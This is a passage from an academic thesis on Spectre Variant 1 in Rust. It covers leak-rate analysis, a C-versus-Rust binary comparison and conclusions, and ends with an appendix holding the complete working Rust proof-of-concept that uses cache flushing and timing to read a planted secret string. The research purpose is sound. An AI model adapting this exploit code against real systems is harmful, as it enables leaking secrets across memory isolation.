With all of the cache parameters in complete conformity, we noted only a slight difference in the markings of the cache, where the 4260U *Haswell* processor claims to contain an `Intel® Smart Cache`. However, as we later found, this seems to only be a deprecated marketing label used by Intel in the past for its shared-cache multi-core systems and hence appears arbitrarily omitted in the case of the 5200U [22]. We thus found no significant differences

in the cache or elementary speculative mechanics of the processors that would point to the contrasting behavior observed.

In terms of utilized operating systems, we observed that Mac OS seems to randomize its virtual memory addresses more uniformly and on a much more constrained range than its Unix counterpart Linux in Analysis, Section 4, albeit we leave out a thorough analysis of these systems due to its apparent complexity.

4.4 Language binary comparison

Following occurrence of different behavior of the original C implementation version to our version, we present a comparison of the binaries compiled from their respective code. In both cases, we use the `unoptimized+debug` setting of the compiler.

The first striking difference between the **C** and **Rust** binary is the size. While the C binary of the original *Spectre V1* implementation consists solely of 22 096 bytes, the Rust binary of our algorithm contains a staggering 5 615 184 bytes. That is, 22 **kilobytes** to 5 **megabytes**. A difference of two entire decimal orders. However, this provably originates in compiler behavior as Rust is shown to allocate binaries of analogous size difference even for *"Hello world!"* type trivial programs under the unoptimized debug setting.

A second notable difference is the resulting binary location of the secret string. That is, in our and the original authors' selection, *"The Magic Words Are Squeamish Ossifrage."* This string is selected in a tribute to the challenge ciphertext posed by the inventors of the *RSA cipher* in 1977, being jointly solved in 1993-94 by Lenstra et. al. [23].

While being stored individually in a user string area separated by zeros starting from byte number `0x2009` in the C binary on the Arch Linux machine, Rust puts it at position `0x6:615C`, in a direct sequence following various machine strings such as "`attempt to add with overflow`". This might then correspond with the differing string memory storage patterns observed in the C and Rust languages.

4.5 Rust attack assumptions

We observe a couple special requirements of our newly formulated algorithm in comparison to the former C implementation. Among assumptions previously stated, **Rust** also seems to require the *Spectre Variant 1* attack implementations to:

1. Not allocate the conjectured secret string in memory by the use of the default `str` or `String` Rust data type.

2. Compile the attack algorithm binary under the `unoptimized` setting of the Rust compiler.

We explain the reasons for the first requirement in detail in Formulation of a successful attack, Section 3.4. The second directly follows the observation that our algorithm will not function correctly, i.e. grant any successful conjectures of the secret string under any Rust optimization level except zero. This is most likely due to the reduced delays and assembly instruction counts in various parts of the binary originating from compiler optimization, which in turn scale down the speculative window below the minimum size required.

4.6 Bit leak rate calculation

By the final algorithm metric, an attack execution consisting of 10 string conjecture attempts is deemed successful if at least 3 supposed ASCII characters are found in 7 or more of these conjectures. Albeit the actual algorithm tested in the *Analysis* section contains a slight modification. There we implement a control correlation with the genuine string that we have chosen for the test.

This means that rather than supposed ASCII characters, the real validity of the conjecture has been tested. Thus we can safely assume that we've obtained at least 3 valid conjectures of the secret string in the worst case scenario that every successful guess has formed an identity of the previous, obtaining the exact same characters.

In the best case non-overlay scenario, we obtain at least $7 \cdot 3$ correct conjectures of the string characters, yielding a total result of 21 characters, the almost exact half of total string size. Let us assume the probability of a character overlay is distributed uniformly. Let $\mathbb{N}^+$ denote the domain of positive natural numbers. Due to the **birthday problem**, in each of these minimum conjectures except for the initial, we hence obtain a repeated character in each step with the probability:

$$1 - \prod_{i=1}^{n_\gamma - 1} \left(1 - \frac{i}{l_\theta}\right),\ n_\gamma, l_\theta \in \mathbb{N}^+,\ n_\gamma > 1 \tag{4.10}$$

Where l_θ denotes the secret string length and n_γ the current conjecture number. Let c_σ denote the total amount of successful conjectures. For the predicted amount of repeated characters in a single algorithm test under a unified repetition probability distribution, R_γ, we hence obtain:

$$R_\gamma = \sum_{n_\gamma=2}^{c_\sigma} \left(1 - \prod_{i=1}^{n_\gamma - 1} \left(1 - \frac{i}{l_\theta}\right)\right),\ c_\sigma, l_\theta \in \mathbb{N}^+ \tag{4.11}$$

Thus, in our case, where $l_\theta = 40$ and $c_\sigma = 21$ we obtain a prediction of 13.392 total overlaid characters. Hence, the count of minimum newly acquired characters in every test execution of the algorithm binary stands at:

$$n_\mu = \lfloor c_\sigma - R_\gamma \rfloor \tag{4.12}$$

which yields 7 in our case. We have not measured the specific times of each attack execution in the tests, however we approximate the final version of the algorithm to be capable of approximately 1000 attack executions per hour on average on the Linux machine. For the Mac OS machine, featuring a significantly lesser performing processor, we have seen approximately 300 executions per hour. Presuming the use of ASCII characters, each consisted of 8 bits by the standard, the minimum bit leak rate in bits per second can thus be computed as:

$$B_\sigma = n_\mu \cdot 8 \cdot \frac{a_\eta}{60 \cdot 60},\ a_\eta \in \mathbb{R} \tag{4.13}$$

where a_η indicates the expected amount of test executions per hour.
We hence conclude this section with the resulting minimum bit leak rates of:

$$B_\sigma^\alpha = 15.556\,\mathrm{b/s}$$

for the Arch Linux machine and:

$$B_\sigma^\mu = 4.667\,\mathrm{b/s}$$

on the Mac OS machine.

Conclusion

We present an analysis of the properties of *Spectre Variant 1* and the assumptions this attack requires to successfully execute in Spectre, Section 1. We've chosen Rust as the language and platform of inspection. We discuss the reasons behind this choice in Language selection, Section 2. Likewise, we inspect its security features and evaluate their expected effect on the attack. We demonstrate the feasibility of *Spectre Variant 1* in unsafe Rust in this thesis. That is, we conclude the attack to be plausible though nontrivial on the Rust platform. We observed immense difference in difficulty in comparison to legacy unsafe languages such as C and C++, and were forced by the language's features to add numerous extra assumptions to the algorithm.

We exerted utmost effort in minimization of the unsafe segment of the algorithm, however, we weren't able to completely eliminate the need of unsafe supplementary processor instruction wrappers, albeit we speculate such to be achievable indirectly through the use of safe Rust functions wrapping these commands. Our algorithm implementation is thus very close to safe Rust and the unsafe blocks in question are plausibly replaceable with safe Rust code. We further inspect this possibility and additional safe variants of the attack in Feasibility in safe Rust, Section 2.1.4.1.

We subsequently demonstrate our code to be moderately successful with a ratio of approximately 8 % per attack iteration on an Arch Linux system based on the Linux kernel and immensely successful with an approximate 95 % ratio on a Mac OS machine, current at the time of writing, in an unlocked idle state. In the memory analysis of secret array addresses among successful attacks, we show these locations to be of no predictable statistical pattern. We conversely manifest them to be chosen by an algorithm of the operating system with cryptographically secure randomizing capabilities.

As a challenge for a future research, we propose a substitution of the Flush+Reload cache attack utilized in our algorithm with the Evict+Reload variant, effectively eliminating the need of this unsafe block. Formation of such variant could provide further insights into feasibility of this attack in sheer safe Rust. Further examination of the specific reasons behind the attack having differing system-reset-consistent success ratios on the Linux platform and an analysis of the Spectre V1 mitigating ability of the Mac OS desktop locker is also encouraged.

Bibliography

[1] Kocher, P.; Genkin, D.; et al. Spectre Attacks: Exploiting Speculative Execution. *arXiv preprint arXiv:1801.01203*, 2018. Available from: https://arxiv.org/abs/1801.01203

[2] DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. *2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018: pp. 974–987, ISSN 978-1-5386-6240-3. Available from: http://search.ebscohost.com/login.aspx?direct=true&db=edseee&AN=edseee.8574600

[3] Intel Corporation. Root Cause of Reboot Issue Identified; Updated Guidance for Customers and Partners. Intel Newsroom [Online]. 2018, [Cited 2019-04-16]. Available from: https://newsroom.intel.com/news/root-cause-of-reboot-issue-identified-updated-guidance-for-customers-and-partners

[4] Olanrewaju, R. F.; Baba, A.; et al. A study on performance evaluation of conventional cache replacement algorithms: A review. In *2016 Fourth International Conference on Parallel, Distributed and Grid Computing (PDGC)*, 2016, pp. 550–556, doi:10.1109/PDGC.2016.7913185.

[5] Lipp, M.; Gruss, D.; et al. ARMageddon: Cache Attacks on Mobile Devices. *arXiv preprint arXiv:1511.04897*, 2015. Available from: https://arxiv.org/abs/1511.04897

[6] Intel Corporation. Intel Instrinsics Guide [Online]. 2019, [Cited 2019-05-12]. Available from: https://software.intel.com/sites/landingpage/IntrinsicsGuide/#expand=672,672&text=_mm_clflush

[7] Barash, L. Y.; Shchur, L. N. RNGSSELIB: Program library for random number generation, SSE2 realization. *arXiv preprint arXiv:1006.1235*, 2010. Available from: https://arxiv.org/abs/1006.1235

[8] Cache Side-Channel Attacks and Time-Predictability in High-Performance Critical Real-Time Systems. *2018 55th ACM/ESDA/IEEE Design Automation Conference (DAC), Design Automation Conference (DAC), 2018 55th ACM/ESDA/IEEE*, 2018: p. 1, ISSN 978-1-5386-4114-9. Available from: http://search.ebscohost.com/login.aspx?direct=true&db=edseee&AN=edseee.8465919&lang=cs

[9] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. Intel Corporation, 2016, [Cited 2019-04-17]. Available from: https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

[10] Nielsen, M. A.; Chuang, I. L. *Quantum Computation and Quantum Information. 10th Anniversary Edition*. Cambridge : Cambridge University Press, 2010, ISBN 978-1-107-00217-3. Available from: http://search.ebscohost.com/login.aspx?direct=true&db=cat05607a&AN=ucr.004742361

[11] Ibrahim, A. H.; Abdelhalim, M. B.; et al. Analysis of x86 instruction set usage for Windows 7 applications. In *2010 2nd International Conference on Computer Technology and Development*, 2010, pp. 511–516, doi:10.1109/ICCTD.2010.5645851.

[12] Carruth, C. Introduce the "retpoline" x86 mitigation technique for variant #2 of the speculative execution vulnerabilities disclosed today, specifically identified by CVE-2017-5715, "Branch Target Injection", and is one of the two halves to Spectre [Online]. 2018, [Cited 2019-04-16]. Available from: https://reviews.llvm.org/D41723

[13] Canella, C.; Van Bulck, J.; et al. A Systematic Evaluation of Transient Execution Attacks and Defenses. *arXiv preprint arXiv:1811.05441*, 2018. Available from: https://arxiv.org/abs/1811.05441

[14] Schwarz, M.; Schwarzl, M.; et al. NetSpectre: Read Arbitrary Memory over Network. *arXiv preprint arXiv:1807.10535*, 2018. Available from: https://arxiv.org/abs/1807.10535

[15] Mambretti, A.; Neugschwandtner, M.; et al. Let's Not Speculate: Discovering and Analyzing Speculative Execution Attacks. *IBM Research Library*, 2018. Available from: https://domino.research.ibm.com/library/cyberdig.nsf/1e4115aea78b6e7c85256b360066f0d4/d66e56756964d8998525835200494b74

[16] Klabnik, S.; Nichols, C. *The Rust Programming Language.* San Francisco : No Starch Press, 2018, ISBN 978-1-59327-851-9. Available from: https://doc.rust-lang.org/book

[17] Stroustrup, B. *The C++ Programming Language. Third Edition.* Boston : Addison-Wesley, 1997, ISBN 0-201-88954-4. Available from: http://search.ebscohost.com/login.aspx?direct=true&db=cat05607a&AN=ucr.007033583

[18] McIlroy, M. D. A Research UNIX Reader: Annotated Excerpts from the Programmer's Manual [Online]. 1986, [Cited 2019-04-27]. Available from: https://www.cs.dartmouth.edu/~doug/reader.pdf

[19] Wolfram Research, Inc. Wolfram Language & System Documentation Center: PearsonChiSquareTest [Online]. 2019, [Cited 2019-05-15]. Available from: https://reference.wolfram.com/language/ref/PearsonChiSquareTest.html

[20] Wolfram Research, Inc. Wolfram Language & System Documentation Center: CramerVonMisesTest [Online]. 2019, [Cited 2019-05-15]. Available from: https://reference.wolfram.com/language/ref/CramerVonMisesTest.html

[21] Berrendero, J. R.; Cuevas, A.; et al. Testing multivariate uniformity: The distance-to-boundary method. *Canadian Journal of Statistics*, volume 34, no. 4, 2006: pp. 693–707, doi:10.1002/cjs.5550340409. Available from: https://onlinelibrary.wiley.com/doi/abs/10.1002/cjs.5550340409

[22] Tian, T.; Shih, C.-P. Software Techniques for Shared-Cache Multi-Core Systems [Online]. 2012, [Cited 2019-05-15]. Available from: https://software.intel.com/en-us/articles/software-techniques-for-shared-cache-multi-core-systems

[23] Atkins, D.; Graff, M.; et al. The magic words are squeamish ossifrage [RSA public key cryptography]. *Advances in Cryptology - ASIACRYPT'94. 4th International Conference on the Theory and Applications of Cryptology. Proceedings*, 1995: pp. 263–77, doi:10.1007/BFb0000440. Available from: https://infoscience.epfl.ch/record/149461

A Acronyms

ASCII American Standard Code for Information Interchange

CPU Central Processing Unit

ISA Instruction Set Architecture

L$\{2, 3\}$ Layer 2/3

LAN Local Area Network

RAW Read After Write

SIMD Single Instrution, Multiple Data

SSE2 Streaming SIMD Extensions 2

V1 Variant 1

VM Virtual Machine

WAR Write After Read

B Code

```rust
// --- ISA wrapper functions ---
// SSE2 requirements
#[cfg(all(target_arch = "x86_64"))]
use std::arch::x86_64::_mm_clflush;
use std::arch::x86_64::_mm_mfence;
use std::arch::x86_64::_mm_lfence;
// Other ISA wrappers
use std::arch::x86_64::_rdtsc;

// Used to exit main with a return value.
use std::process::exit;

// (Time elapsed <= threshold) => presuming cache hit.
const CACHE_HIT_THRESHOLD: i32 = 80;
const SUCCESS: i32 = 7;
const NUMBER_OF_ATTEMPTS: i32 = 10;
const ASCII_GUESSES_TO_SUCCEED: i32 = 3;
const PRINT_OUTPUT: bool = true;
const SECRET_STRING: &str = "The Magic Words are Squeamish Ossifrage.";
const SECRET_STRING_LENGTH: isize = 40;
const ASCII_LOWER_BOUND: u8 = 0x19;
const ASCII_UPPER_BOUND: u8 = 0x7f;

// ------------------------------------ Victim logic ----------------------------------------

pub struct VictimData {
    array1_size: u32,
    unused1: [u8; 64],
    array1: [u8; 160],
    unused2: [u8; 64],
    array2: [u8; 256 * 512],
    secret: [u8; 39],
    // Prevents victim_fn from being optimized out.
    temp: u8,
    x: usize,
}

#[no_mangle]
pub fn victim_gadget(victim: &mut VictimData)
{
    if victim.x < victim.array1_size as usize {
        victim.temp &= victim.array2[victim.array1[victim.x as usize] as usize * 512];
    }
}

// ------------------------------------ Analysis ----------------------------------------

/**
 *  The 'ad symbol serves as a lifetime specifier, here implying the references
 *  will stay alive at least as long as the AttackData struct.
 */
```

```rust
pub struct AttackData<'ad> {
    tries: &'ad mut i32,
    pass: &'ad mut i32,
    results: [i32; 256],
    value: [u8; 2],
    score: [i32; 2],
    training_x: i32,
    address_x: usize,
    temp: i32,
    junk: i32,
    mix_i: i32,
    time1: u64,
    time2: u64,
    addr_ptr: *const u8,
}

pub struct AttackInfo {
    ascii_guesses: i32,
    ascii_2nd_guesses: i32,
    correct_guesses: i32,
    correct_2nd_guesses: i32,
    discovered_string: [u8; SECRET_STRING_LENGTH as usize],
    secret_array_address: usize,
}

fn read_memory_byte(victim: &mut VictimData, attack: &mut AttackData)
{
    for i in 0..256 {
        attack.results[i] = 0;
    }
    for tries in (1..=999i32).rev() {
        *(*attack).tries = tries as i32;
        // Flush array2[256*(0..255)] from the cache.
        // UNSAFE section
        for i in 0..256isize {
            unsafe {
                _mm_clflush(&mut victim.array2[i as usize * 512]);
            }
        }
        // Run 5 trainings (x = address_x) per attack.
        attack.training_x = tries % victim.array1_size as i32;
        for pass in (00..=29i32).rev() {
            *(*attack).pass = pass;
            // UNSAFE section
            unsafe {
                _mm_clflush(&mut (victim.array1_size as u8));
            }
            // Delay, we use redundant for looping here.
            for _z in 0..100 {}
            unsafe {
                _mm_mfence();
            }
            set_x(victim, attack);
            // Call the victim.
            victim_gadget(victim);
        }
        if time_read(victim, attack) == SUCCESS {
            break;
        }
    }
    // Use redundant logic to prevent preceding code from being optimized out.
    attack.results[0] ^= attack.junk as i32;
    attack.value[0] = *(*attack).pass as u8;
    attack.score[0] = attack.results[*(*attack).pass as usize];
    attack.value[1] = attack.temp as u8;
```

```
117     attack.score[1] = attack.results[attack.temp as usize];
118 }
119
120 #[inline]
121 fn set_x(victim: &mut VictimData, attack: &mut AttackData)
122 {
123     /*
124      * Avoid jumps in case those tip off the branch predictor.
125      * Prepare x = fff.ff0000 if attack.pass % 6 == 0, else set x = 0.
126      * ! in this case equivalent to C ~
127      */
128     victim.x = ((((*(*attack).pass) % 6) - 1) & !0xffff) as usize;
129     // Set x = -1 if attack.pass % 6 == 0, else x = 0.
130     victim.x = victim.x | (victim.x >> 16);
131     // Set x = address_x if attack.pass & 6 == 0, else set x = training_x.
132     victim.x = attack.training_x as usize ^ (victim.x as usize &
133         (attack.address_x ^ attack.training_x as usize));
134 }
135
136 fn time_read(victim: &mut VictimData, attack: &mut AttackData) -> i32
137 {
138     // Mixed-up order to prevent stride prediction
139     for i in 0..256 {
140         attack.mix_i = ((i * 167) + 13) & 255;
141         attack.addr_ptr = &victim.array2[attack.mix_i as usize * 512] as *const u8;
142         // UNSAFE section
143         unsafe {
144             _mm_lfence();
145             attack.time1 = _rdtsc() as u64;
146             // Time memory access.
147             attack.junk = std::ptr::read_volatile(attack.addr_ptr) as i32;
148             _mm_lfence();
149             // Compute elapsed time.
150             attack.time2 = _rdtsc() as u64 - attack.time1;
151         }
152         if (attack.time2 <= CACHE_HIT_THRESHOLD as u64) &&
153             (attack.mix_i != victim.array1[(*(*attack).tries %
154                 victim.array1_size as i32) as usize] as i32) {
155             // Cache hit -> score +1 for this value.
156             attack.results[attack.mix_i as usize] += 1;
157         }
158     }
159     if locate_results(attack) == SUCCESS {
160         return SUCCESS;
161     }
162     return 0;
163 }
164
165 fn locate_results(attack: &mut AttackData) -> i32
166 {
167     // Locate the highest & second highest results.
168     attack.temp = -1;
169     *(*attack).pass = attack.temp;
170     for i in 0..256 {
171         if (*(*attack).pass < 0) || (attack.results[i as usize] >=
172             attack.results[*(*attack).pass as usize]) {
173             attack.temp = *(*attack).pass as i32;
174             *(*attack).pass = i;
175         }
176         else if (attack.temp < 0) || (attack.results[i as usize] >=
177             attack.results[attack.temp as usize]) {
178             attack.temp = i as i32;
179         }
180     }
181     if (attack.results[*(*attack).pass as usize] >=
```

```
        (2 * attack.results[attack.temp as usize] + 5)) ||
        ((attack.results[*(*attack).pass as usize] == 2) &&
            (attack.results[attack.temp as usize] == 0)) {
        // Success if best is > 2 * runner-up + 5 or 2/0
        return SUCCESS;
    }
    return 0;
}

fn attempt_attack(attack_info: &mut AttackInfo)
{
    // Victim and attack data struct initializations
    let mut victim = VictimData {
        array1_size: 16,
        unused1: [0; 64],
        array1: [1; 160],
        unused2: [0; 64],
        array2: [0; 256 * 512],
        secret: [0; 39],
        temp: 0,
        x: 0,
    };
    let mut attack = AttackData {
        tries: &mut 0,
        pass: &mut 0,
        results: [0; 256],
        value: [0; 2],
        score: [0; 2],
        training_x: 0,
        address_x: 0,
        temp: 0,
        junk: 0,
        mix_i: 0,
        time1: 0,
        time2: 0,
        addr_ptr: std::ptr::null(),
    };
    let mut len: isize = SECRET_STRING_LENGTH;
    // Initialize array1.
    for i in 0..16u8 {
        victim.array1[i as usize] = i + 1;
    }
    // Fill the secret string.
    for i in 0..victim.secret.len() {
        victim.secret[i] = SECRET_STRING.as_bytes()[i];
    }
    // Write to array2 to ensure it is memory backed.
    // UNSAFE section
    for i in 0..victim.array2.len() {
        unsafe {
            std::ptr::write_volatile(&mut victim.array2[i], 1);
        }
    }

    // Default for address_x
    // We avoid an unsafe block here using the usize data type instead of ptr.
    attack.address_x = victim.secret.as_ptr() as usize;
    attack.address_x -= victim.array1.as_ptr() as usize;
    // Set the string discovered in the attack.
    attack_info.secret_array_address = victim.secret.as_ptr() as usize;
    if PRINT_OUTPUT {
        println!("Secret array location: {:p}", victim.secret.as_ptr());
        print!("Reading {} bytes:\n", len);
    }
    while len > 0 {
```

```
247         if PRINT_OUTPUT {
248             print!("Reading at address_x = {:p}... ", attack.address_x as *const isize);
249         }
250         read_memory_byte(&mut victim, &mut attack);
251         attack.address_x += 1;
252         let success = if (attack.score[0] - attack.score[1]).abs() >= 1 &&
253                                 attack.score[1] > 0 && attack.score[0] > 0 { "Plausible" }
254                                                                       else { " Unlikely" };
255         if PRINT_OUTPUT {
256             print!("{}: ", success);
257         }
258         // Heuristic for common error guesses -> swap the first and second guess.
259         // Assuming ASCII target string.
260         if (attack.score[0] == 0x00) || (attack.score[0] == 0xC8) {
261             let temp = attack.score[1];
262             attack.score[1] = attack.score[0];
263             attack.score[0] = temp;
264             let temp2 = attack.value[1];
265             attack.value[1] = attack.value[0];
266             attack.value[0] = temp2;
267         }
268 
269         if PRINT_OUTPUT {
270             print!("0x{:02X}='{}' score={} ",
271                    attack.value[0],
272                    // Not in ASCII byte value range => print '?'.
273                    if attack.value[0] > 31 && attack.value[0] < 127
274                    { attack.value[0] as char } else { '?' },
275                    attack.score[0]);
276             if attack.score[1] > 0 {
277                 print!("(Second best: 0x{:02X}='{}' score={})", attack.value[1],
278                        // Not in ASCII byte value range => print '?'.
279                        if attack.value[1] > 31 && attack.value[1] < 127
280                        { attack.value[1] as char } else { '?' }
281                        , attack.score[1]);
282             }
283             print!("\n");
284         }
285 
286         // Note the character discovered when it fits into the common ASCII range.
287         if attack.value[0] > ASCII_LOWER_BOUND && attack.value[0] < ASCII_UPPER_BOUND {
288             attack_info.discovered_string[(SECRET_STRING_LENGTH - len) as usize] = attack.value[0];
289             attack_info.ascii_guesses += 1;
290             // Compare the value found with the actual value to evaluate the guess in tests.
291             if attack.value[0] == SECRET_STRING.as_bytes()[(SECRET_STRING_LENGTH - len) as usize] {
292                 attack_info.correct_guesses += 1;
293             }
294         }
295         else if attack.value[1] > ASCII_LOWER_BOUND && attack.value[1] < ASCII_UPPER_BOUND {
296             attack_info.discovered_string[(SECRET_STRING_LENGTH - len) as usize] = attack.value[1];
297             attack_info.ascii_2nd_guesses += 1;
298             if attack.value[1] == SECRET_STRING.as_bytes()[(SECRET_STRING_LENGTH - len) as usize] {
299                 attack_info.correct_2nd_guesses += 1;
300             }
301         }
302         len -= 1;
303     }
304 }
305 
306 fn main()
307 {
308     let mut total_guesses: i32 = 0;
309     let total_correct;
310     let mut unsuccessful_runs = 0;
311     let mut successful_runs = 0;
```

```
312     let mut attack_info = AttackInfo {
313         ascii_guesses: 0,
314         ascii_2nd_guesses: 0,
315         correct_guesses: 0,
316         correct_2nd_guesses: 0,
317         discovered_string: [0; SECRET_STRING_LENGTH as usize],
318         secret_array_address: 0,
319     };
320     let mut return_code = 1;
321 
322     for i in 0..NUMBER_OF_ATTEMPTS {
323         if PRINT_OUTPUT {
324             println!("--- Run number: {} ---", i + 1);
325         }
326         let prev_total_ascii = attack_info.ascii_guesses
327             + attack_info.ascii_2nd_guesses;
328         attempt_attack(&mut attack_info);
329         total_guesses += SECRET_STRING_LENGTH as i32;
330         let total_ascii = attack_info.ascii_guesses +  attack_info.ascii_2nd_guesses;
331         if total_ascii - prev_total_ascii >= ASCII_GUESSES_TO_SUCCEED {
332             successful_runs += 1;
333         }
334         else {
335             unsuccessful_runs += 1;
336             // Unsuccessful on the 1st attempt => relaunch the attack.
337             if i == 0i32 {
338                 if PRINT_OUTPUT {
339                     println!("\nThis attack will likely not succeed => quitting.");
340                     println!("(Too few characters in the ASCII range.)\n");
341                 }
342                 println!("Result: FAIL {}", attack_info.secret_array_address);
343                 exit(return_code);
344             }
345         }
346     }
347 
348     if PRINT_OUTPUT {
349         println!("--- TESTING DONE ---");
350         println!("Attempts: {}", total_guesses);
351         println!("ASCII guesses: {}", attack_info.ascii_guesses);
352         println!("Correct guesses: {}", attack_info.correct_guesses);
353         println!("Second ASCII guesses: {}", attack_info.ascii_2nd_guesses);
354         println!("Correct second guesses: {}", attack_info.correct_2nd_guesses);
355         total_correct = attack_info.correct_guesses + attack_info.correct_2nd_guesses;
356         print!("Total: {} out of {} correct", total_correct, total_guesses);
357         print!(" = {:.10}%\n", total_correct as f32 / total_guesses as f32 * 100 as f32);
358         let avg_until_success = unsuccessful_runs as f32 / successful_runs as f32;
359         println!("Succesful runs: {} Faulty runs: {}", successful_runs, unsuccessful_runs);
360         println!("Average faulty runs until success: {:.10}", avg_until_success);
361         if successful_runs < unsuccessful_runs {
362             println!("The environment seems to not have been set up ideally for the attack.");
363         } else {
364             println!("The environment seems to have been set up ideally for the attack.");
365             return_code = 0;
366         }
367         println!();
368         println!("--- Original string ---");
369         println!("{}", SECRET_STRING);
370         println!("--- Discovered string ---");
371         for i in 0usize..SECRET_STRING_LENGTH as usize {
372             // If the character discovered is in the ASCII range
373             if attack_info.discovered_string[i] > ASCII_LOWER_BOUND
374                 && attack_info.discovered_string[i] < ASCII_UPPER_BOUND {
375                 print!("{}", attack_info.discovered_string[i] as char);
376             } else {
```

```
377                     print!("?");
378                 }
379             }
380             println!();
381             // Print the collected address for later analysis.
382             println!("--> Result, secret array address <--");
383         }
384 
385         if successful_runs < unsuccessful_runs {
386             println!("Result: FAIL {}", attack_info.secret_array_address);
387         }
388         else {
389             println!("Result: SUCCESS {}", attack_info.secret_array_address);
390         }
391         exit(return_code);
392     }
```

C Compiled binary analysis




Figure C.1: `VictimGadget` disassembler extract with **Rust bounds check**




Figure C.2: `VictimGadget` disassembler extract using `NOP`